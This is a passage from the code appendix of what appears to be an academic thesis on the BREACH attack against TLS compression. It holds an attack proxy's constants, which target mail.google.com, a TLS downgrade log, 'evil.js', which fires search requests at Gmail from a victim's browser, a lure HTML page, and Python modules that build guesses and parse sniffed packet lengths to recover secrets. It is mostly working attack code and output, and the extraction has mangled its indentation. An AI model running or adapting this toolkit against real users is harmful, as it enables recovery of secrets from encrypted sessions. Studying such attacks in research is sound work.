        TLS_ALERT: "Alert (21)",
        TLS_HANDSHAKE: "Handshake (22)",
        TLS_APPLICATION_DATA: "Application Data (23)",
        TLS_HEARTBEAT: "Heartbeat (24)"
    }
TLS_VERSION = {
        (3, 0): "SSL 3.0",
        (3, 1): "TLS 1.0",
        (3, 2): "TLS 1.1",
        (3, 3): "TLS 1.2"
    }

# TLS Alert messages
ALERT_HEADER = "1503010002"
ALERT_MESSAGES = {
            'CLOSE_NOTIFY' : binascii.unhexlify(ALERT_HEADER + "0200"),
            'UNEXPECTED_MESSAGE' : binascii.unhexlify(ALERT_HEADER + "020
   A"),
            'DECRYPTION_FAILED' : binascii.unhexlify(ALERT_HEADER +
   "0217"),
            'HANDSHAKE_FAILURE' : binascii.unhexlify(ALERT_HEADER +
   "0228"),
            'ILLEGAL_PARAMETER' : binascii.unhexlify(ALERT_HEADER + "022F
   "),
            'ACCESS_DENIED' : binascii.unhexlify(ALERT_HEADER + "0231"),
            'DECODE_ERROR' : binascii.unhexlify(ALERT_HEADER + "0232"),
            'DECRYPT_ERROR' : binascii.unhexlify(ALERT_HEADER + "0233"),
            'PROTOCOL_VERSION' : binascii.unhexlify(ALERT_HEADER +
   "0246")
        }

# Ports and nodes
USER = "" # Listen requests from everyone
USER_PORT = 443
#ENDPOINT = "31.13.93.3" # touch.facebook.com
ENDPOINT = "216.58.208.101" # mail.google.com
ENDPOINT_PORT = 443

# Buffers
SOCKET_BUFFER = 4096
LOG_BUFFER = 16
```

```

# Downgrade
ATTEMPT_DOWNGRADE = False
MAX_TLS_POSITION = 10 # Iceweasel's max tls version byte position in
    Client Hello message
MAX_TLS_ALLOWED = 1

# Possible alphabets of secret
DIGIT = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']
LOWERCASE = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l',
    'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z']
UPPERCASE = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
    'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
DASH = ['-', '_']

# Random nonces
NONCE_1 = 'ladbfsk!'
NONCE_2 = 'znq'

# Point systems for various methods, used in parse.py
SERIAL_POINT_SYSTEM = {1: 20, 2: 16, 3: 12, 4: 10, 5: 8, 6: 6, 7: 4, 8:
    3, 9: 2, 10: 1}
PARALLEL_POINT_SYSTEM = {0: 1}
POINT_SYSTEM_MAPPING = {
        's': SERIAL_POINT_SYSTEM,
        'p': PARALLEL_POINT_SYSTEM
    }
```

Listing 9.2: constants.py

9.3 Downgrade attempt log

```
INFO:__main__:Starting Proxy
INFO:__main__:Setting up user socket
INFO:__main__:User socket bind complete
INFO:__main__:User socket listen complete
INFO:__main__:User socket is set up
INFO:__main__:Setting up endpoint socket
INFO:__main__:Connecting endpoint socket
INFO:__main__:Endpoint socket is set up
INFO:__main__:Proxy is set up
INFO:__main__:Starting main proxy loop
DEBUG:__main__:

Source : User
Content Type : Handshake (22)
TLS Version : TLS 1.0
Payload Length: 180
Packet Data length: 185

 0   16030100b4                         .....
 0   010000b0030371b5b4801c7d84a6d75d   ......q....}...]
16   3001557b447d386bad8641488401d895   0.U{D}8k..AH....
32   251d9b094df700002ec02bc02fc00ac0   %...M.....+./...
48   09c013c014c012c007c0110033003200   ............3.2.
```

```
64   4500390038008800160002f0041003500  E.9.8...../.A.5.
80   84000a000500040100005900000001700  ..........Y.....
96   15000012746f7563682e66616365626f  ....touch.facebo
112  6f6b2e636f6dff01000100000a000800  ok.com..........
128  0600170018001900b00020100002300  ..............#.
144  003374000000005000501000000000000d  .3t.............
160  00120010040105010201040305030203  ................
176  04020202                          ....


DEBUG:__main__:Downgrade Attempt

DEBUG:__main__:

Source : Endpoint
Content Type : Alert (21)
TLS Version : TLS 1.0
Payload Length: 2
Packet Data length: 7

 0   1503010002                        .....
 0   0228                              .(


INFO:__main__:User connection closed
INFO:__main__:Restarting Proxy
INFO:__main__:Setting up user socket
INFO:__main__:User socket bind complete
INFO:__main__:User socket listen complete
INFO:__main__:User socket is set up
INFO:__main__:Setting up endpoint socket
INFO:__main__:Connecting endpoint socket
INFO:__main__:Endpoint socket is set up
INFO:__main__:Proxy has restarted
DEBUG:__main__:

Source : User
Content Type : Handshake (22)
TLS Version : TLS 1.0
Payload Length: 156
Packet Data length: 161

 0   160301009c                        .....
 0   0100009803014fedeb33f1b91a9b9186  ......O..3......
16   a8148766eb3f14ec43a2f7194bbc7666  ...f.?..C...K.vf
32   b8ba6aeb085c00002c5600c00ac009c0  ..j..\..,V......
48   13c014c012c007c01100330032004500  ..........3.2.E.
64   39003800880016002f00410035008400  9.8...../.A.5...
80   0a000500040100004300000017001500  ........C.......
96   0012746f7563682e66616365626f6f6b  ..touch.facebook
112  2e636f6dff01000100000a0008000600  .com............
128  170018001900b0002010000230000033  ............#..3
144  74000000050005010000000000        t...........


DEBUG:__main__:

Source : Endpoint
```

```
Content Type : Alert (21)
TLS Version : TLS 1.0
Payload Length: 2
Packet Data length: 7

 0   1503010002                        .....
 0   0256                              .V


INFO:__main__:Endpoint connection closed
INFO:__main__:Restarting Proxy
INFO:__main__:Setting up user socket
INFO:__main__:User socket bind complete
INFO:__main__:User socket listen complete
```

Listing 9.3: downgrade.log

9.4 BREACH JavaScript

```
function compare_arrays(array_1 = [], array_2 = []) {
    if (array_1.length != array_2.length)
            return false;
    for (var i=0; i<array_1.length; i++)
            if (array_1[i] != array_2[i])
                    return false;
    return true;
}

function makeRequest(iterator = 0, total = 0, alphabet = [], ref = "",
   timeout = 4000) {
    jQuery.get("request.txt").done(function(data) {
        var input = data.split('\n');
        if (input.length < 2) {
            setTimeout(function() {
                makeRequest(0, total, alphabet, ref)
            }, 10000);
            return;
        }
        var new_ref = input[0];
        var new_alphabet = input[1].split(',');
        if (!compare_arrays(alphabet, new_alphabet) || ref != new_ref) {
                setTimeout(function() {
                        makeRequest(0, total, new_alphabet, new_ref);
                }, 10000);
                return;
        }
        var search = alphabet[iterator];
        var request = "https://mail.google.com/mail/u/0/x/?s=q&q=" +
   search;
        var img = new Image();
        img.src = request;
        iterator = iterator >= alphabet.length - 1 ? 0 : ++iterator;
        setTimeout(function() {
                makeRequest(iterator, total, alphabet, ref);
        }, timeout);
    }).fail(function() {
        setTimeout(makeRequest(), 10000);
        return
    });
    return;
}

makeRequest();
```

Listing 9.4: evil.js

9.5 Minimal HTML web page

```
<html>
<head>
<script src="jquery.js"></script>
<script src="evil.js" type="text/javascript"></script>
</head>
<body>
Please wait a moment...
</body>
</html>
```

Listing 9.5: HTML page that includes BREACH js

9.6 Request initialization module

```
import sys
from iolibrary import get_arguments_dict
from constants import DIGIT, LOWERCASE, UPPERCASE, DASH, NONCE_1, NONCE_2

def create_alphabet(alpha_types):
    '''
    Create array with the alphabet we are testing.
    '''
    assert alpha_types, 'Empty argument for alphabet types'
    alphabet = []
    for t in alpha_types:
        if t == 'n':
            for i in DIGIT:
                alphabet.append(i)
        if t == 'l':
            for i in LOWERCASE:
                alphabet.append(i)
        if t == 'u':
            for i in UPPERCASE:
                alphabet.append(i)
        if t == 'd':
            for i in DASH:
                alphabet.append(i)
    assert alphabet, 'Invalid alphabet types'
    return alphabet
```

```
def huffman_point(alphabet, test_points):
    '''
    Use Huffman fixed point.
    '''
    huffman = ''
    for alpha_item in enumerate(alphabet):
        if alpha_item[1] not in test_points:
                huffman = huffman + alpha_item[1] + '_'
    return huffman

def serial_execution(alphabet, prefix):
    '''
    Create request list for serial method.
    '''
    global reflection_alphabet
    req_list = []
    for i in xrange(len(alphabet)):
        huffman = huffman_point(alphabet, [alphabet[i]])
        req_list.append(huffman + prefix + alphabet[i])
    reflection_alphabet = alphabet
    return req_list

def parallel_execution(alphabet, prefix):
    '''
    Create request list for parallel method.
    '''
    global reflection_alphabet
    if len(alphabet) % 2:
        alphabet.append('^')
    first_half = alphabet[::2]
    first_huffman = huffman_point(alphabet, first_half)
    second_half = alphabet[1::2]
    second_huffman = huffman_point(alphabet, second_half)
    head = ''
    tail = ''
    for i in xrange(len(alphabet)/2):
        head = head + prefix + first_half[i] + ' '
        tail = tail + prefix + second_half[i] + ' '
    reflection_alphabet = [head, tail]
    return [first_huffman + head, second_huffman + tail]

def create_request_file(args_dict):
    '''
    Create the 'request' file used by evil.js to issue the requests.
    '''
    method_functions = {'s': serial_execution,
                        'p': parallel_execution}

    prefix = args_dict['prefix']
    assert prefix, 'Empty prefix argument'
    method = args_dict['method']
    assert prefix, 'Empty method argument'
    search_alphabet = args_dict['alphabet'] if 'alphabet' in args_dict
   else create_alphabet(args_dict['alpha_types'])
    with open('request.txt', 'w') as f:
        f.write(prefix + '\n')
        total_tests = []
        alphabet = method_functions[method](search_alphabet, prefix)
        for test in alphabet:
            huffman_nonce = huffman_point(alphabet, test)
            search_string = NONCE_1 + test + NONCE_2
            total_tests.append(search_string)
        f.write(','.join(total_tests))
        f.close()
    return reflection_alphabet

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    create_request_file(args_dict)
```

Listing 9.6: hillclimbing.py

9.7 User interface library

```
from os import system
import sys
import signal
import argparse
import logging

def kill_signal_handler(signal, frame):
    '''
    Signal handler for killing the execution.
    '''
    print('Exiting the program per your command')
    system('rm -f out.out request.txt io_library.pyc hillclimbing.pyc
    constants.pyc connect.pyc')
    system('mv basic_breach.log full_breach.log debug.log attack.log
    win_count.log history/')
    sys.exit(0)

def get_arguments_dict(args_list):
    '''
    Parse command line arguments that were given to the program that
    calls this method.
    '''
    parser = argparse.ArgumentParser(description='Parser of breach.py
    output')
    parser.add_argument('caller_name', metavar = 'caller_name', help = '
    The program that called the argument parser.')
    parser.add_argument('-a', '--alpha_types', metavar = 'alphabet',
    nargs = '+', help = 'Choose alphabet types: n => digits, l =>
    lowercase letters, u => uppercase letters, d => - and _')
    parser.add_argument('-l', '--len_pivot', metavar = 'pivot_length',
    type = int, help = 'Input the (observed payload) length value of the
    pivot packet')
    parser.add_argument('-p', '--prefix', metavar = 'bootstrap_prefix',
    help = 'Input the already known prefix needed for bootstrap')
    parser.add_argument('-m', '--method', metavar = 'request_method',
    help = 'Choose the request method: s => serial, p => parallel')
    parser.add_argument('-lf', '--latest_file', metavar = '
    latest_file_number', type = int, help = 'Input the latest output file
    breach.py has created, -1 if first try')
    parser.add_argument('-r', '--request_len', metavar = '
    minimum_request_length', type = int, help = 'Input the minimum length
    of the request packet')
    parser.add_argument('-c', '--correct', metavar = 'correct_value',
    help = 'Input the correct value we attack')
    parser.add_argument('-s', '--sample', metavar = 'sample', type = int,
     help = 'Input the sampling ratio')
    parser.add_argument('-i', '--iterations', metavar = '
    number_of_iterations', type = int, help = 'Input the number of
    iterations per symbol.')
    parser.add_argument('-t', '--refresh_time', metavar = 'refresh_time',
     type = int, help = 'Input the refresh time in seconds')
    parser.add_argument('--wdir', metavar = 'web_application_directory',
    help = 'The directory where you have added evil.js')
    parser.add_argument('--execute_breach', action = 'store_true', help =
     'Initiate breach attack via breach.py')
    parser.add_argument('--verbose', metavar = 'verbosity_level', type =
    int, help = 'Choose verbosity level: 0 => no logs, 1 => attack logs, 2
     => debug logs, 3 => basic breach logs, 4 => full logs')
    parser.add_argument('--log_to_screen', action = 'store_true', help =
    'Print logs to stdout')
    args = parser.parse_args(args_list)

    args_dict = {}
    args_dict['alpha_types'] = args.alpha_types if args.alpha_types else
    None
    args_dict['prefix'] = args.prefix if args.prefix else None
    args_dict['method'] = args.method if args.method else 's'
    args_dict['pivot_length'] = args.len_pivot if args.len_pivot else
    None
    args_dict['minimum_request_length'] = args.request_len if args.
    request_len else None
    args_dict['correct_val'] = args.correct if args.correct else None
    args_dict['sampling_ratio'] = args.sample if args.sample else
    200000000
    args_dict['iterations'] = args.iterations if args.iterations else 500
    args_dict['refresh_time'] = args.refresh_time if args.refresh_time
    else 60
    args_dict['wdir'] = args.wdir if args.wdir else '/var/www/breach/'
    args_dict['execute_breach'] = True if args.execute_breach else False
    args_dict['log_to_screen'] = True if args.log_to_screen else False
    args_dict['verbose'] = args.verbose if args.verbose else 0
    args_dict['latest_file'] = args.latest_file if args.latest_file else
    0
    return args_dict

def setup_logger(logger_name, log_file, args_dict, level=logging.DEBUG):
    '''
    Logger factory.
    '''
    l = logging.getLogger(logger_name)
    l.setLevel(level)
    formatter = logging.Formatter('%(asctime)s : %(message)s')
    fileHandler = logging.FileHandler(log_file)
    fileHandler.setFormatter(formatter)
    l.addHandler(fileHandler)
    if args_dict['log_to_screen']:
        streamHandler = logging.StreamHandler()
        streamHandler.setFormatter(formatter)
        l.addHandler(streamHandler)
    return
```

Listing 9.7: iolibrary.py

9.8 Automated run and data parsing module

```
from __future__ import division
from os import system, path, getpid
import sys
import signal
import datetime
import logging
import time
import threading
import constants
import connect
from iolibrary import kill_signal_handler, get_arguments_dict,
   setup_logger

signal.signal(signal.SIGINT, kill_signal_handler)

class Parser():
    '''
    Class that parses the packet lengths that are sniffed through the
   network.
    '''
    def __init__(self, args_dict):
        '''
        Initialize constants and arguments.
        '''
        self.args_dict = args_dict
        assert args_dict['pivot_length'] or args_dict['
   minimum_request_length'], 'Invalid combination of minimum request and
   pivot lengths'
        self.alpha_types = args_dict['alpha_types']
        if 'alphabet' in args_dict:
            self.alphabet = args_dict['alphabet']
        self.pivot_length = args_dict['pivot_length']
        self.prefix = args_dict['prefix']
        self.latest_file = args_dict['latest_file']
        self.minimum_request_length = args_dict['minimum_request_length']
        self.method = args_dict['method']
        self.correct_val = args_dict['correct_val']
        self.sampling_ratio = args_dict['sampling_ratio']
        self.refresh_time = args_dict['refresh_time']
        self.start_time = args_dict['start_time']
        self.verbose = args_dict['verbose']
        self.max_iter = args_dict['iterations']
        self.wdir = args_dict['wdir']
        self.execute_breach = args_dict['execute_breach']
        self.divide_and_conquer = args_dict['divide_and_conquer'] if '
   divide_and_conquer' in args_dict else 0
        self.history_folder = args_dict['history_folder']
        self.latest_file = 0
        self.point_system = constants.POINT_SYSTEM_MAPPING[args_dict['
method']]
        if 'attack_logger' not in args_dict:
            if self.verbose < 1:
                setup_logger('attack_logger', 'attack.log', args_dict,
logging.ERROR)
            else:
                setup_logger('attack_logger', 'attack.log', args_dict)
            self.attack_logger = logging.getLogger('attack_logger')
            self.args_dict['attack_logger'] = self.attack_logger
        else:
            self.attack_logger = args_dict['attack_logger']
        if 'debug_logger' not in args_dict:
            if self.verbose < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
            self.debug_logger = logging.getLogger('debug_logger')
            self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        if 'win_logger' not in args_dict:
            if self.verbose < 2:
                setup_logger('win_logger', 'win_count.log', args_dict,
logging.ERROR)
            else:
                setup_logger('win_logger', 'win_count.log', args_dict)
            self.win_logger = logging.getLogger('win_logger')
            self.args_dict['win_logger'] = self.win_logger
        else:
            self.win_logger = args_dict['win_logger']
        system('mkdir ' + self.history_folder)
        return

    def create_dictionary_sample(self, output_dict, iter_dict):
        '''
        Create a dictionary of the sampled input.
        '''
        combined = {}
        for k, v in iter_dict.items():
            if v != 0:
                combined[k] = output_dict[k] / iter_dict[k]
        return combined

    def sort_dictionary_values(self, dictionary, desc = False):
        '''
        Sort a dictionary by values.
        '''
        sorted_dict = [ (v,k) for k, v in dictionary.items() ]
        sorted_dict.sort(reverse=desc)
        return sorted_dict

    def sort_dictionary(self, dictionary, desc = False):
        '''
        Sort a dictionary by keys.
        '''
        sorted_dict = [ (v,k) for v, k in dictionary.items() ]
        sorted_dict.sort(reverse=desc)
        return sorted_dict

    def get_alphabet(self, request_args):
        '''
        Get the alphabet of the search strings.
        '''
        import hillclimbing

        return hillclimbing.create_request_file(request_args)

    def continue_parallel_division(self, correct_alphabet):
        '''
        Continue parallel execution with the correct half of the previous
     alphabet.
        '''
        return self.get_alphabet({'alphabet': correct_alphabet, 'prefix':
     self.prefix, 'method': self.method})

    def get_aggregated_input(self):
        '''
        Iterate over input files and get aggregated input.
        '''
        with open(self.history_folder + self.filename + '/result_' + self
    .filename, 'a') as result_file:
            result_file.write('Combined output files\n\n')
        system('cp out.out ' + self.history_folder + self.filename + '/
out_' + self.filename + '_' + str(self.latest_file))
        out_iterator = '0'
        total_requests = 0
        while int(out_iterator) < 10000000:
            try:
                output_file = open(self.history_folder + self.filename +
'/out_' + self.filename + '_' + out_iterator, 'r')
                with open(self.history_folder + self.filename + '/result_
' + self.filename, 'a') as result_file:
                result_file.write('out_' + self.filename + '_' +
out_iterator + '\n')

                prev_request = 0
                buff = []
                grab_next = False
                response_length = 0
                in_bracket = True
                after_start = False
                illegal_semaphore = 6 # Discard the first three
iterations so that the system is stabilized the system is stabilized
                illegal_iteration = False
                for line in output_file.readlines():
                if len(buff) == len(self.alphabet):
                    if illegal_semaphore or illegal_iteration:
                        if not float(total_requests/len(self.alphabet
)) in self.args_dict['illegal_iterations']:
                            self.args_dict['illegal_iterations'].
append(float(total_requests/len(self.alphabet)))
                        illegal_iteration = False
                    else:
                        self.aggregated_input = buff
                        total_requests = total_requests + 1
                        self.calculate_output()
                    buff = []
                if line.find(':') < 0:
                    continue
                pref, size = line.split(': ')
                if self.minimum_request_length:
                    if not after_start:
                        if pref == 'User application payload' and int
(size) > 1000:
                            after_start = True
                            in_bracket = False
                        continue
                    else:
                        if pref == 'User application payload' and int
(size) > self.minimum_request_length:
                            if self.iterations[self.alphabet[0]] and
(response_length == 0):
                                 illegal_semaphore = illegal_semaphore
     + 2
                            if in_bracket:
                                 if illegal_semaphore:
                                     buff.append('%d: 0' %
prev_request)
                                     illegal_semaphore =
illegal_semaphore - 1
                                     illegal_iteration = True
                                 else:
                                     buff.append('%d: %d' % (
prev_request, response_length))
                                 prev_request = prev_request + 1
                            response_length = 0
                            in_bracket = not in_bracket
                        if pref == 'Endpoint application payload':
                            response_length = response_length + int(
size)
                else:
                    if (pref == 'Endpoint application payload'):
                        if grab_next:
                            grab_next = False
                            summary = int(size) + prev_size
                            buff.append('%d: %d' % (prev_request,
summary))
                            prev_request = prev_request + 1
                        if int(size) > self.pivot_length - 10 and int
(size) < self.pivot_length + 10:
                            grab_next = True
                            continue
                        prev_size = int(size)

                output_file.close()
                out_iterator = str(int(out_iterator) + 1)
            except IOError:
                break
        return

    def calculate_output(self):
        '''
        Calculate output from aggregated input.
        '''
        for line in enumerate(self.aggregated_input):
            it, size = line[1].split(': ')
            if int(size) > 0:
                self.output_sum[self.alphabet[line[0]]] = self.output_sum
[self.alphabet[line[0]]] + int(size)
                self.iterations[self.alphabet[line[0]]] = self.iterations
[self.alphabet[line[0]]] + 1
        sample = self.create_dictionary_sample(self.output_sum, self.
iterations)
        sorted_sample = self.sort_dictionary_values(sample)
        self.samples[self.iterations[self.alphabet[0]]] = sorted_sample
        return

    def log_with_correct_value(self):
        '''
        Write parsed output to result file when knowing the correct value
.
        '''
        points = {}
        for i in self.alphabet:
            points[i] = 0
        with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
            result_file.write('\n')
            result_file.write('Correct value = %s\n\n\n' % self.
correct_val)
            result_file.write('Iteration - Length Chart - Divergence from
     top - Points Chart - Points\n\n')
        found_in_iter = False
        correct_leader = False
        for sample in self.samples:
            pos = 1
            for j in sample[1]:
                if correct_leader:
                divergence = j[0] - correct_len
                correct_leader = False
                alphabet = j[1].split(self.prefix)
                alphabet.pop(0)
                for i in enumerate(alphabet):
                alphabet[i[0]] = i[1].split()[0]
                found_correct = (j[1] == self.correct_val) if self.method
     == 's' else (self.correct_val in alphabet)
                if found_correct:
                correct_pos = pos
                correct_len = j[0]
                if pos == 1:
                    correct_leader = True
                else:
                    divergence = leader_len - j[0]
                found_in_iter = True
                else:
                if pos == 1:
                    leader_len = j[0]
                if pos in self.point_system:
                if self.iterations[self.alphabet[0]] > self.max_iter
/2:
                    points[j[1]] = points[j[1]] + 2 * self.
point_system[pos]
                else:
                    points[j[1]] = points[j[1]] + self.point_system[
pos]
            pos = pos + 1
        if sample[0] % self.sampling_ratio == 0 or sample[0] > len(
self.samples) - 10:
            if not found_in_iter:
                with open(self.history_folder + self.filename + '/
result_' + self.filename, 'a') as result_file:
                    result_file.write('%d\t%d\t%d\t%d\t%d\n' % (0, 0,
 0, 0, 0))
            else:
                points_chart = self.sort_dictionary_values(points,
True)
                for position in enumerate(points_chart):
                    if position[1][1] == self.correct_val:
                        correct_position_chart = position[0] + 1
                        if position[0] == 0:
                            diff = position[1][0] - points_chart
[1][0]
                        else:
                            diff = position[1][0] - points_chart
[0][0]
                with open(self.history_folder + self.filename + '/
result_' + self.filename, 'a') as result_file:
                    result_file.write('%d\t\t%d\t\t%f\t\t%d\t%d\n' %
(sample[0], correct_pos, divergence, correct_position_chart, diff))
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('\n')
    return points

def log_without_correct_value(self, combined_sorted):
    '''
    Write parsed output to result file without knowing the correct
value.
    '''
    points = {}
    for i in self.alphabet:
        points[i] = 0
    for sample in self.samples:
        for j in enumerate(sample[1]):
            if j[0] in self.point_system and sample[1][0]:
                if sample[0] > self.max_iter/2:
                    points[j[1][1]] = points[j[1][1]] + (2 * self.
point_system[j[0]])
                else:
                    points[j[1][1]] = points[j[1][1]] + self.
point_system[j[0]]
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('\n')
        result_file.write('Iteration %d\n\n' % self.iterations[self.
alphabet[0]])
```

```
    if self.method == 's' and combined_sorted:
        with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
            result_file.write('Correct Value is \'%s\' with
divergence %f from second best.\n' % (combined_sorted[0][1],
combined_sorted[1][0] - combined_sorted[0][0]))
    return points

def log_result_serial(self, combined_sorted, points):
    '''
    Log points info to result file for serial method of execution.
    '''
    for symbol in enumerate(combined_sorted):
        if symbol[0] % 6 == 0:
            with open(self.history_folder + self.filename + '/result_
' + self.filename, 'a') as result_file:
                result_file.write('\n')
        with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
            result_file.write('%s %f\t' % (symbol[1][1], symbol
[1][0]))
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('\n')
    points_chart = self.sort_dictionary_values(points, True)
    for symbol in enumerate(points_chart):
        if symbol[0] % 10 == 0:
            with open(self.history_folder + self.filename + '/result_
' + self.filename, 'a') as result_file:
                result_file.write('\n')
        with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
            result_file.write('%s %d\t' % (symbol[1][1], symbol
[1][0]))
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('\n\n')
    return points_chart[0][1]

def log_result_parallel(self, combined_sorted, points):
    '''
    Log points info to result file for parallel method of execution.
    '''
    correct_alphabet = None
    for symbol in enumerate(combined_sorted):
        if symbol[0] == 0: # TODO: Better calculation of correct
alphabet
            correct_alphabet = symbol[1][1].split(self.prefix)
            correct_alphabet.pop(0)
            for i in enumerate(correct_alphabet):
                correct_alphabet[i[0]] = i[1].split()[0]
        with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
            result_file.write('%s \nLength: %f\nPoints: %d\n\n' % (
symbol[1][1], symbol[1][0], points[symbol[1][1]]))
    return correct_alphabet

def attack_forward(self, correct_alphabet, points):
    '''
    Continue the attack properly, after checkpoint was reached.
    '''
    sorted_wins = self.sort_dictionary_values(self.args_dict['
win_count'], True)
    if len(correct_alphabet) == 1:
        if sorted_wins[0][0] > 10:
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
            self.args_dict['win_count'] = {}
            self.args_dict['point_count'] = {}
            correct_item = points[0][1].split()[0].split(self.prefix)
[1]
            self.args_dict['prefix'] = self.prefix + correct_item
            self.args_dict['divide_and_conquer'] = 0
            self.args_dict['alphabet']= self.get_alphabet({'
alpha_types': self.alpha_types, 'prefix': self.prefix, 'method': self.
method})
            self.attack_logger.debug('SUCCESS: %s' % correct_item)
            self.attack_logger.debug('Total time till now: %s' % str(
datetime.datetime.now() - self.start_time))
            self.attack_logger.debug('----------Continuing
----------')
            self.attack_logger.debug('Alphabet: %s' % str(self.
alphabet))
        else:
            self.args_dict['win_count'][points[0][1]] = self.
args_dict['win_count'][points[0][1]] + 1
            self.args_dict['point_count'][points[0][1]] = self.
args_dict['point_count'][points[0][1]] + points[0][0]
            self.args_dict['point_count'][points[1][1]] = self.
args_dict['point_count'][points[1][1]] + points[1][0]
            sorted_wins = self.sort_dictionary_values(self.args_dict
['win_count'], True)
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
            self.attack_logger.debug('Correct Alphabet: %d Incorrect
Alphabet: %d' % (points[0][0], points[1][0]))
            self.attack_logger.debug('Alphabet: %s' % str(self.
alphabet))
    else:
        self.attack_logger.debug('Correct Alphabet: %s' % points
[0][1])
        self.attack_logger.debug('Correct Alphabet: %d Incorrect
Alphabet: %d' % (points[0][0], points[1][0]))
        if sorted_wins[0][0] > 10:
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
            self.args_dict['win_count'] = {}
            self.args_dict['point_count'] = {}
            self.args_dict['divide_and_conquer'] = self.
divide_and_conquer + 1
```

```
            correct_alphabet = points[0][1].split()
            for i in enumerate(correct_alphabet):
                correct_alphabet[i[0]] = i[1].split(self.prefix)[1]
            self.args_dict['alphabet'] = self.
continue_parallel_division(correct_alphabet)
            self.attack_logger.debug('SUCCESS: %s' % points[0][1])
        else:
            self.args_dict['win_count'][points[0][1]] = self.
args_dict['win_count'][points[0][1]] + 1
            self.args_dict['point_count'][points[0][1]] = self.
args_dict['point_count'][points[0][1]] + points[0][0]
            self.args_dict['point_count'][points[1][1]] = self.
args_dict['point_count'][points[1][1]] + points[1][0]
            sorted_wins = self.sort_dictionary_values(self.args_dict
['win_count'], True)
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
    self.args_dict['latest_file'] = 0
    return True

def prepare_parsing(self):
    '''
    Prepare environment for parsing.
    '''
    system('sudo rm ' + self.wdir + 'request.txt')
    time.sleep(5)
    system('rm -f out.out')
    if not self.divide_and_conquer:
        self.alphabet = self.get_alphabet({'alpha_types': self.
alpha_types, 'prefix': self.prefix, 'method': self.method})
        self.args_dict['alphabet'] = self.alphabet
        if not self.args_dict['win_count']:
            for item in self.alphabet:
                self.args_dict['win_count'][item] = 0
        if not self.args_dict['point_count']:
            for item in self.alphabet:
                self.args_dict['point_count'][item] = 0
    system('cp request.txt ' + self.wdir)

    if self.execute_breach:
        if 'connector' not in self.args_dict or not self.args_dict['
connector'].isAlive():
            self.debug_logger.debug('Is connector in args_dict? %s' %
 str('connector' in self.args_dict))
            if 'connector' in self.args_dict:
                self.debug_logger.debug('Is connector alive? %s' %
str(self.args_dict['connector'].isAlive()))
            self.connector = ConnectorThread(self.args_dict)
            self.connector.start()
            self.args_dict['connector'] = self.connector
        else:
            self.connector = self.args_dict['connector']

    self.try_counter = 0
    for _, value in self.args_dict['win_count'].items():
        self.try_counter = self.try_counter + value
    self.filename = 'try' + str(self.try_counter) + '_' + '_'.join(
self.alpha_types) + '_' + self.prefix + '_' + str(self.
divide_and_conquer)
    system('mkdir ' + self.history_folder + self.filename)
    system('cp request.txt ' + self.history_folder + self.filename +
'/request_' + self.filename)
    if self.method == 'p' and self.correct_val:
        if self.correct_val in self.alphabet[0]:
            self.correct_val = self.alphabet[0]
        elif self.correct_val in self.alphabet[1]:
            self.correct_val = self.alphabet[1]
        else:
            self.correct_val = None
    self.checkpoint = self.max_iter
    self.continue_next_hop = False
    while path.isfile(self.history_folder + self.filename + '/out_' +
 self.filename + '_' + str(self.latest_file)):
        self.latest_file = self.latest_file + 1

    return

def parse_input(self):
    '''
    Execute loop to parse output in real time.
    '''
    self.prepare_parsing()
    self.debug_logger.debug('Starting loop with args_dict: %s' % str(
self.args_dict))
    while self.connector.isAlive() if self.execute_breach else True:
        self.samples = {}
        self.iterations = {}
        self.output_sum = {}
        for i in self.alphabet:
            self.iterations[i] = 0
            self.output_sum[i] = 0
        system('rm ' + self.history_folder + self.filename + '/
result_' + self.filename)

        self.get_aggregated_input()

        combined = self.create_dictionary_sample(self.output_sum,
self.iterations)
        combined_sorted = self.sort_dictionary_values(combined)
        self.samples[self.iterations[self.alphabet[0]]] =
combined_sorted
        self.samples = self.sort_dictionary(self.samples)
        with open('sample.log', 'w') as f:
            for s in self.samples:
                f.write(str(s) + '\n')
        system('mv sample.log ' + self.history_folder + self.filename
 + '/')
        points = self.log_with_correct_value() if self.correct_val
else self.log_without_correct_value(combined_sorted)
        if self.method == 's':
            correct_alphabet = self.log_result_serial(combined_sorted
, points)
        elif self.method == 'p':
            correct_alphabet = self.log_result_parallel(
combined_sorted, points)

        system('cat ' + self.history_folder + self.filename + '/
result_' + self.filename)
        points = self.sort_dictionary_values(points, True)
        if (self.method == 'p' and points[0][0] > self.checkpoint/2)
or (self.method == 's' and points[0][0] > self.checkpoint*10):
            self.continue_next_hop = self.attack_forward(
